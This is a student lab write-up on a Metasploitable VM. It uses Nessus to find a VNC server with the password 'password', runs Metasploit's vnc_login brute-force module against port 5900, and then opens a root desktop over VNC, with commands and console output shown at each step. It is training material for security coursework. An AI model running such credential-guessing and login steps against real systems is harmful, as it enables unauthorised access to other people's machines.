
# Module:- SECURITY CONCEPT
# (Target Metasploittable_Machine(VNC_login Exploit))
# Name:-Prithviraj Nikam

## Lab Assignments:

## VNC_login Exploit


## Step-1:- Download metasploit and create a new virtual machine

**https://sourceforge.net/projects/metasploitable/files/latest/download**


SOURCEFORGE
Open Source Software
Business Software
Resources
Home / Browse / Security / Metasploitable / Files
Metasploitable Files
Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: rapid7user
Summary
Files
Reviews
Download Latest Version
metasploitable-linux-2.0.0.zip (865.1 MB)
Get Updates
Home / Metasploitable2
Name
Modified
Size


## Step-2:- Run metasploit and check  Ip

## Ip address:- 192.168.3.163




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

## Step-3:- Open Nessus and scan vulnerabilities—> Select VNC Server ‘password’ Password



□ CRITICAL 10.0 * VNC Server 'password' Password Gain a shell remotely 1



demo / Plugin #61708

‹ Back to Vulnerabilities

CRITICAL VNC Server 'password' Password

**Description**

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

**Solution**

Secure the VNC service with a strong password.

**Output**

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

| Port | Hosts |
|---|---|
| 5900 / tcp / vnc | 192.168.3.163 |

**Plugin Details**

| | |
|---|---|
| Severity: | Critical |
| ID: | 61708 |
| Version: | $Revision: 1.2 $ |
| Type: | remote |
| Family: | Gain a shell remotely |
| Published: | August 29, 2012 |
| Modified: | September 24, 2015 |

**Risk Information**


Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Vulnerability Information**

Default Account: true
Exploited by Nessus: true

## Step-4:- Open kali linux machine and start Nessus service


## $ systemctl start nessusd



```
┌──(prithvi㉿kali)-[~]
└─$ systemctl start nessusd
```

## Step-5:- Open metasploit console


## $ msfconsole



```
┌──(prithvi㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
```

## Step-6:- then search VNC service


## $ search vnc login



```
msf6 > search "vnc login"

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                          normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote                  normal  No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/vnc/vnc_login
```

## Step-7:- use the vnc_login


**msf6** > use  auxiliary/scanner/vnc/vnc_login



```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

## Step-8:- Show the option in exploit

**msf6**  > auxiliary(scanner/vnc/vnc_login) >  show options




```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                   Required  Description
   ----              ---------------                                                   --------  -----------
   BLANK_PASSWORDS   false                                                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                 yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                             no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                             no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                             no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                              no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                            no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             5900                                                              yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                             yes       Stop guessing when a credential works for a host
   THREADS           1                                                                 yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                             no        Try the username as the password for all users
   USER_FILE                                                                           no        File containing usernames, one per line
```

## Step-9:-Set Remote Host

**msf6**  > auxiliary(scanner/vnc/vnc_login) > set  RHOSTS  192.168.3.163


Meta ip



```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
```

## Step-10:- set RPORT


**msf6**  > auxiliary(scanner/vnc/vnc_login) > set RPORT  5900



```
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT => 5900
```


## Step-11:-  Exploit vnc

**msf6**  > auxiliary(scanner/vnc/vnc_login) > exploit



```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.3.163:5900    - 192.168.3.163:5900 - Starting VNC login sweep
[!] 192.168.3.163:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.3.163:5900    - 192.168.3.163:5900 - Login Successful: :password
[*] 192.168.3.163:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Step-12:- Download VNC Client and install it and open



192.168.3.163:5900

Unencrypted connection


**The connection to this VNC Server will not be encrypted.**

VNC Server: 192.168.3.163::5900 (TCP)

Your authentication credentials will be transmitted securely, but all subsequent data exchanged while the connection is in progress may be susceptible to interception by third parties.

□ Don't warn me about this again.

## Step-13:-Type Password = ‘password’



192.168.3.163:5900


**Authenticate to VNC Server**
192.168.3.163::5900 (TCP)

Username:

Password: ••••••••

□ Remember password

## Step-14:- Open machin


192.168.3.163:5900 (root's X desktop (metasploitable:0)) - VNC Viewer
root@metasploitable: /

```
root@metasploitable:/# ls
bin    dev    home        lib         mnt        proc  srv  usr
boot   etc    initrd      lost+found  nohup.out  root  sys  var
cdrom  h+o,0  initrd.img  media       opt        sbin  tmp  vmlinuz
root@metasploitable:/#
```